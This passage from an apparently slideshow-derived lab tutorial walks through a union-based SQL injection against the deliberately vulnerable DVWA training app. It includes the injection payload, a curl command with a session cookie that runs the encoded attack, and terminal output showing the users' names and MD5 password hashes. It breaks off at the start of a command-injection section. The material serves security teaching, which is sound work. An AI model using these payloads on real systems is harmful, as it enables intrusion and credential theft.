
4. Start Tamper Data

- **Instructions:**

1. Click Tools
2. Click Tamper Data



- 5. Minimize Tamper Data
 - **Instructions:**
 1. Click the Minimize Down Arrow



6. Display DVWA Usernames and Passwords

○ **Instructions:**

1. Place the following in the text box:


- `' union select null, concat(first_name,0x3a,last_name,0x3a,user,0x3a,password)`
- Remember to put a space before and after the two hyphs

2. Click the Submit Button

3. Click the Tamper Data Window in the bottom tray

○ **Note (FYI) :**


- `concat`, concatenates the tables columns `first_name`, `last_name`
- `0x3a`, is the the hexadecimal representation for a colon(:).
- `from users`, refers to the users tables in the dvwa database.



7. Copy Encoding Union URL

o **Instructions:**

0. Click on the second GET
1. Right Click on the Referer Link
2. Click Copy All




8. Open gedit

o **Instructions:**

0. cd /var/www/logdir/


1. gedit union_exploit.txt 2>/dev/null &



9. Paste and Save


o **Instructions:**

0. Right click on the white portion of the screen
1. Click Paste
2. Click the Save Button



10. Execute Curl Encoded Union SQL Injection

- **Note (FYI) :**
 - Resize and place your GEDIT screen in the upper half of your screen.
 - Resize and place your TERMINAL screen in the bottom half of your screen.
- **Instructions:**
 0. Place the following curl command into your BackTrack Terminal. Replace the PHPSESSID and DVWA IP Address.
 - `curl -b "security=low;PHPSESSID=6kavca1tmq8b32djqp1hovj584" --location "http://192.168.1.118/dvwa/vulnerabilities/sqli/?id=%27+union+select+null%2C+concat%28first_name%2C+password%29+from+users+--+&Submit=Submit" | grep -i password | sed 's/
/\n/g' | tee dvwa_password.txt`
- **Note (FYI) :**
 0. You will not need to replace the security setting low, unless you want to test the security setting high.
 1. Replace `6kavca1tmq8b32djqp1hovj584` with your PHPSESSID
 2. Replace `192.168.1.118` with the IP address of the DVWA (Fedora VM)



11. View File Contents

Note (FYI) :

- The file will contain First Name, Last Name, Username and Password
- Image a script that remotely injects a malicious union statement into the backend website developers should decode encoded input before using it

Instructions:

0. ls -l dvwa_passwords.txt
1. cat dvwa_passwords.txt

The screenshot shows a terminal window titled "BackTrack5R1 - VMware Player (Non-commercial use only)". The terminal is running as root at the /var/www/logdir directory. The user first runs `ls -l dvwa_passwords.txt`, which shows the file has permissions `-rw-r--r--` and is owned by root. Then, the user runs `cat dvwa_passwords.txt`, displaying the contents of the file. The file contains a list of users and their passwords, each followed by a SQL injection payload: `<pre>ID: ' union select null, concat(first_name,0x3a,last_name,0x3a,user,0x3a,password) from users --`. The users listed are admin, Gordon Brown, Hack Me, Pablo Picasso, Bob Smith, and John Gray. The terminal window also shows a taskbar at the bottom with several open applications, including "Damn Vulnerable We...", "Tamper Data - Ongoi...", and "*union_exploit.txt (V...".

```
root@bt: /var/www/logdir
root@bt: /var/www/logdir# ls -l dvwa_passwords.txt
-rw-r--r-- 1 root root 1087 2014-08-14 10:05 dvwa_passwords.txt
root@bt: /var/www/logdir# cat dvwa_passwords.txt
<pre>ID: ' union select null, concat(first_name,0x3a,last_name,0x3a,user,0x3a,password) from users --
First name:
Surname: admin:admin:admin:5f4dcc3b5aa765d61d8327deb882cf99</pre><pre>ID: ' union sele
, concat(first_name,0x3a,last_name,0x3a,user,0x3a,password) from users --
First name:
Surname: Gordon:Brown:gordonb:e99a18c428cb38d5f260853678922e03</pre><pre>ID: ' union s
ull, concat(first_name,0x3a,last_name,0x3a,user,0x3a,password) from users --
First name:
Surname: Hack:Me:1337:8d3533d75ae2c3966d7e0d4fcc69216b</pre><pre>ID: ' union select nu
cat(first_name,0x3a,last_name,0x3a,user,0x3a,password) from users --
First name:
Surname: Pablo:Picasso:pablo:0d107d09f5bbe40cade3de5c71e9e9b7</pre><pre>ID: ' union se
ll, concat(first_name,0x3a,last_name,0x3a,user,0x3a,password) from users --
First name:
Surname: Bob:Smith:smithy:5f4dcc3b5aa765d61d8327deb882cf99</pre><pre>ID: ' union selec
concat(first_name,0x3a,last_name,0x3a,user,0x3a,password) from users --
First name:
Surname: John:Gray:jgray:e99a18c428cb38d5f260853678922e03</pre>
root@bt: /var/www/logdir#
```

Section 14: How to encode a Command Injection


1. Inspect Element (Textbox)
 - o **Instructions:**
 1. Click the Command link.
 2. Right Click on the Textbox
 3. Click Inspect Element



2. Change Textbox Length

○ **Instructions:**

